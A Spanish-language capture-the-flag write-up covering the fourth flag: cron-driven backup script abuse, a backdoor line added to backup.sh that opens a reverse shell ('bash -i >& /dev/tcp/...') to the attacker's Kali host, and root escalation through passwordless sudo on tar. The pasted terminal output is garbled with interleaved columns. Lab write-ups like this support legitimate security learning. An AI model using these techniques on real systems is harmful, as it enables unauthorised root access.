**Análisis de Backups:** Para la cuarta flag hemos tenido que analizar que polo tenía backups en su directorio, y miramos el archivo /etc/crontab, con ello nos damos cuenta que se realiza una copia de seguridad cada 5min.

**Modificación del Script de Backup:** Agregamos una línea al script de backup del directorio /home/polo para establecer una conexión a nuestra máquina Kali, básicamente creamos una puerta trasera en el sistema que nos permitió tener una shell interactiva cuando el backup se hiciera.

**Explotación de Privilegios de Tar con Sudo:** Observamos que el usuario "polo" tiene permisos para ejecutar el comando /bin/tar con privilegios de root sin necesidad de proporcionar una contraseña. Aprovechamos esto ejecutando el comando sudo /bin/tar con opciones especiales que nos permiten ejecutar /bin/sh (una shell) con privilegios de root.

Y con estos pasos encontramos la cuarta flag.

```
cd /root ls -lh backup.sh
ls -lh backup.sh
Desktop x 1 polo daemon 140 Ap
Documents -alr /home/polo/ba
Downloads me/polo/backup.sh
flag.txt 1 polo daemon 140 Ap
Music echo 'bash -i >& /de
Pictures n/192.168.56.103/7777
Public cat /home/polo/backup
root.txt e/polo/backup.sh
Templates /home/eren/backups
Videos pf $BACKUP_DIR/backup.
cat flag.txt Tcp/192.168.56
FLAG{Ro0TcoNgr@tuL@t!oNS}
```

En resumen, utilizamos una combinación de una vulnerabilidad de inyección SQL para obtener acceso inicial al sistema y una vulnerabilidad de escalada de privilegios para obtener privilegios de root y encontrar las flags.